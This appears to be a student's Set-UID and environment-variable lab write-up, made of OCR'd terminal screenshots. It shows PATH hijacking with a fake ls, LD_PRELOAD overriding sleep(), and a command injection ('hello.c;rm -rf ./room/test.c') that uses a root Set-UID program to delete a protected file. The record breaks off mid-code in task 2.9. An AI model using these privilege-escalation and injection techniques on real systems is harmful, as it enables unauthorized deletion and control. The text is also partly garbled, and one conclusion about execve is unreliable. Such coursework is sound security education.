

2.1




```
ubuntu@ip-172-31-28-150:~$ env | grep PWD
PWD=/home/ubuntu
```

env | grep PWD: to show PWD's environment variable



```
ubuntu@ip-172-31-28-150:~$ export PWD=/home
ubuntu@ip-172-31-28-150:/home$ env | grep PWD
PWD=/home
```

Change the environment variables by using export command




```
ubuntu@ip-172-31-28-150:/home$ unset PWD
ubuntu@ip-172-31-28-150:~$ env | grep PWD
ubuntu@ip-172-31-28-150:~$
```

Unset the environment variables


2.2

Step1




```
ubuntu@ip-172-31-28-150:~/lab1$ gcc myprintenv.c
ubuntu@ip-172-31-28-150:~/lab1$ ./a.out > child
```

Step2



```
ubuntu@ip-172-31-28-150:~/lab1$ ./a.out > parent
```

Step3




```
ubuntu@ip-172-31-28-150:~/lab1$ diff child parent
ubuntu@ip-172-31-28-150:~/lab1$
```


Conclusion: There is no difference between child and parent, so if a new process is created using fork() system call, the child process will inherits its parent process's environment variables.

2.3

Step1



```
ubuntu@ip-172-31-28-150:~/lab1$ gcc -o myenv myenv.c
```




```
ubuntu@ip-172-31-28-150:~/lab1$ ./myenv
ubuntu@ip-172-31-28-150:~/lab1$
```

execve("/usr/bin/env", argv, NULL);

Because the 3rd argument is null, no environment variables passed

Step2



```
ubuntu@ip-172-31-28-150:~/lab1$ gcc -o myenv myenv.c
ubuntu@ip-172-31-28-150:~/lab1$ ./myenv
SHELL=/bin/bash
PWD=/home/ubuntu/lab1
LOGNAME=ubuntu
XDG_SESSION_TYPE=tty
MOTD_SHOWN=pam
HOME=/home/ubuntu
LANG=C.UTF-8
```

execve("/usr/bin/env", argv, environ);


The 3rd argument is not null, so we can see the environment variables.

Step3


Conclusion: the 3rd argument of the execve() function can pass the environment variables from one process to another

2.4

Task4.c




```
#include <stdio.h>
#include <stdlib.h>
int main()
{
    system("/usr/bin/env");
    return 0 ;
}
~
```



```
ubuntu@ip-172-31-28-150:~/lab1$ gcc -o task4 task4.c
ubuntu@ip-172-31-28-150:~/lab1$ ./task4
LESSOPEN=| /usr/bin/lesspipe %s
USER=ubuntu
SSH_CLIENT=71.8.92.232 50536 22
XDG_SESSION_TYPE=tty
SHLVL=1
MOTD_SHOWN=pam
HOME=/home/ubuntu
OLDPWD=/home/ubuntu
SSH_TTY=/dev/pts/0
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
LOGNAME=ubuntu
_=./task4
XDG_SESSION_CLASS=user
TERM=xterm
XDG_SESSION_ID=571
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/u
local/games:/snap/bin
XDG_RUNTIME_DIR=/run/user/1000
```

2.5


Step1



```
$ vi printenv.c
$ gcc -o printenv printenv.c
```

I set printenv.c as the file name


Step2




```
$ sudo chown root printenv
$ sudo chmod 4755 printenv
```

Change the printenv file as a Set-UID program

Step3



```
$ export PATH=./
$ export LD_LIBRARY_PATH=.
$ export name="yue"
$ ./printenv
```




```
SSH_CLIENT=71.14.28.70 22165 22
XDG_DATA_DIRS=/usr/local/share:/usr/share:/var/lib/snapd/desktop
PATH=./
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
SSH_TTY=/dev/pts/0
OLDPWD=/home/ubuntu
name=yue
_=./printenv
ubuntu@ip-172-31-28-150:~/lab1$
```

Environment variables can be inherited by the Set-UID program's process from the user's process.


But the Set-UID program ignores the LD_LIBRARY_PATH environment variables when the EUID and RUID differ

2.6




```
ubuntu@ip-172-31-6-194:~/lab1$ gcc -o task6 task6.c
ubuntu@ip-172-31-6-194:~/lab1$ ./task6
task6  task6.c
```

Create a task6.c file to execute ls command.



```
ubuntu@ip-172-31-6-194:~/lab1$ vi fake_ls.c
ubuntu@ip-172-31-6-194:~/lab1$ gcc -o ls fake_ls.c
ubuntu@ip-172-31-6-194:~/lab1$ ./ls
This is a fake ls
```


Then I create a fake_ls.c file to print: This is a fake ls


```
ubuntu@ip-172-31-28-6:~/lab1$ sudo chown root task6
ubuntu@ip-172-31-28-6:~/lab1$ sudo chmod 4755 task6
ubuntu@ip-172-31-28-6:~/lab1$ ls -l
total 48
-rw-rw-r-- 1 ubuntu ubuntu    73 Sep 24 01:20 fake_ls.c
-rwxrwxr-x 1 ubuntu ubuntu 16696 Sep 24 01:21 ls
-rwsr-xr-x 1 root   ubuntu 16696 Sep 24 01:21 task6
-rw-rw-r-- 1 ubuntu ubuntu    57 Sep 24 01:20 task6.c
ubuntu@ip-172-31-28-6:~/lab1$ export PATH=/home/ubuntu/lab1:$PATH
ubuntu@ip-172-31-28-6:~/lab1$ ./task6
This is a fake ls
```


The ls command is not original ls command

2.7


Step1


```
buntu@ip-172-31-28-6:~/lab1$ vi mylib.c
buntu@ip-172-31-28-6:~/lab1$ vi myprog.c
buntu@ip-172-31-28-6:~/lab1$ gcc -fPIC -g -c mylib.c
buntu@ip-172-31-28-6:~/lab1$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
buntu@ip-172-31-28-6:~/lab1$ export LD_PRELOAD=./libmylib.so.1.0.1
```


Step2


```
ubuntu@ip-172-31-28-6:~/lab1$ gcc -o myprog myprog.c
ubuntu@ip-172-31-28-6:~/lab1$ ./myprog
I am not sleeping!
```


Run it as a normal user, sleep() function is not original function


```
ubuntu@ip-172-31-28-6:~/lab1$ sudo chown root myprog
ubuntu@ip-172-31-28-6:~/lab1$ sudo chmod 4755 myprog
ubuntu@ip-172-31-28-6:~/lab1$ ./myprog
ubuntu@ip-172-31-28-6:~/lab1$
```

Make myprog a Set-UID program, and run it as a normal user. It execute the sleep(1) function.


```
ubuntu@ip-172-31-28-6:~/lab1$ sudo su
root@ip-172-31-28-6:/home/ubuntu/lab1# export LD_PRELOAD=./libmylib.so.1.0.1
root@ip-172-31-28-6:/home/ubuntu/lab1# ./myprog
I am not sleeping!
root@ip-172-31-28-6:/home/ubuntu/lab1#
```


Export the environment variable again, and run it as a root user, sleep() function is not original function




```
root@ip-172-31-28-6:/home/ubuntu/lab1# exit
exit
ubuntu@ip-172-31-28-6:~/lab1$ sudo chown ubuntu myprog
ubuntu@ip-172-31-28-6:~/lab1$ export LD_PRELOAD=./libmylib.so.1.0.1
ubuntu@ip-172-31-28-6:~/lab1$ ./myprog
I am not sleeping!
ubuntu@ip-172-31-28-6:~/lab1$ 
```

Make myprog a Set-UID Ubuntu program, and run it as a ubuntu user. Export the environment variable again. sleep() function is not original function.


Step3



```
ubuntu@ip-172-31-28-6:~/lab1$ cp /usr/bin/env ./myenv
```



```
ubuntu@ip-172-31-28-6:~/lab1$ sudo chown root myenv
ubuntu@ip-172-31-28-6:~/lab1$ sudo chmod 4755 myenv
ubuntu@ip-172-31-28-6:~/lab1$ export LD_PRELOAD=./libmylib.so.1.0.1
ubuntu@ip-172-31-28-6:~/lab1$ export LD_MYOWN="a value"
ubuntu@ip-172-31-28-6:~/lab1$ env | grep LD_
LD_PRELOAD=./libmylib.so.1.0.1
LD_MYOWN=a value
```




```
ubuntu@ip-172-31-28-6:~/lab1$ ./myenv | grep LD_
LD_MYOWN=a value
```


Conclusion: It ignores the LD_PRELOAD environment variables when the EUID and RUID differ

2.8


Step1



```
ubuntu@ip-172-31-28-6:~/lab1$ gcc -o catall catall.c
```




```
ubuntu@ip-172-31-28-6:~/lab1$ sudo chown root catall
ubuntu@ip-172-31-28-6:~/lab1$ sudo chmod 4755 catall
ubuntu@ip-172-31-28-6:~/lab1$ ./catall task6.c
#include<stdlib.h>
int main(){
system("ls");
return 0;
}
ubuntu@ip-172-31-28-6:~/lab1$ 
```




```
ubuntu@ip-172-31-28-6:~/lab1$ sudo su
root@ip-172-31-28-6:/home/ubuntu/lab1# mkdir room
root@ip-172-31-28-6:/home/ubuntu/lab1# touch test.c
root@ip-172-31-28-6:/home/ubuntu/lab1# cd room
root@ip-172-31-28-6:/home/ubuntu/lab1/room# ls
root@ip-172-31-28-6:/home/ubuntu/lab1/room# touch test.c
root@ip-172-31-28-6:/home/ubuntu/lab1/room# ls
test.c
```

I create a directory 'room' and a test.c file as a root user.




```
root@ip-172-31-28-6:/home/ubuntu/lab1/room# exit
exit
ubuntu@ip-172-31-28-6:~/lab1$ cd room
ubuntu@ip-172-31-28-6:~/lab1/room$ rm test.c
ERROR: ld.so: object './libmylib.so.1.0.1' from LD_PRELOAD cannot be preloaded
en shared object file): ignored.
rm: remove write-protected regular empty file 'test.c'? y
rm: cannot remove 'test.c': Permission denied
```

And then I try to remove the test.c file as Ubuntu user, failed.



```
ubuntu@ip-172-31-28-6:~/lab1$ sudo ln -sf /bin/zsh /bin/sh
ubuntu@ip-172-31-28-6:~/lab1$ ls -ls /bin/sh
0 lrwxrwxrwx 1 root root 8 Sep 24 17:43 /bin/sh -> /bin/zsh
ubuntu@ip-172-31-28-6:~/lab1$ ./catall "hello.c;rm -rf ./room/test.c"
/bin/cat: hello.c: No such file or directory
ubuntu@ip-172-31-28-6:~/lab1$ cd room
ubuntu@ip-172-31-28-6:~/lab1/room$ ls
ubuntu@ip-172-31-28-6:~/lab1/room$ 
```

I make /bin/sh point to /bin/zsh. Using ./catall command to remove ./room/test.c flie. Success.




```
ubuntu@ip-172-31-28-6:~/lab1$ gcc -o catall2 catall.c
ubuntu@ip-172-31-28-6:~/lab1$ sudo chown root catall2
ubuntu@ip-172-31-28-6:~/lab1$ sudo chmod 4755 catall2
ubuntu@ip-172-31-28-6:~/lab1$ ls
catall    catall2    libmylib.so.1.0.1  myenv    mylib.o  myprog.c  task6    test.c
catall.c  fake_ls.c  ls                 mylib.c  myprog   room      task6.c
ubuntu@ip-172-31-28-6:~/lab1$ ./catall2 "hello.c;rm -rf ./room/test.c"
/bin/cat: 'hello.c;rm -rf ./room/test.c': No such file or directory
ubuntu@ip-172-31-28-6:~/lab1$ cd room
ubuntu@ip-172-31-28-6:~/lab1/room$ ls
test.c
```


I comment system(command), and uncomment execve(), and attack it again. It does not work.

Conclusion: The system(cmd) function executes the /bin/sh program first, and then asks this shell program to run the cmd command. But execve() function will fork() a child process, and the child process will not inherits the Set-UID privilege from parent process. So it can prevent our attack.


2.9




```
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <unistd.h>
void main()
{
int fd;
char *v[2];
/* Assume that /etc/zzz is an important system file,
ssion 0644.
* Before running this program, you should create
* the file /etc/zzz first. */
fd = open("./room/zzz.txt", O_RDWR | O_APPEND);
if (fd == -1) {
printf("Cannot open ./room/zzz.text\n");
exit(0);
}
// Print out the file descriptor value
printf("fd is %d\n", fd);
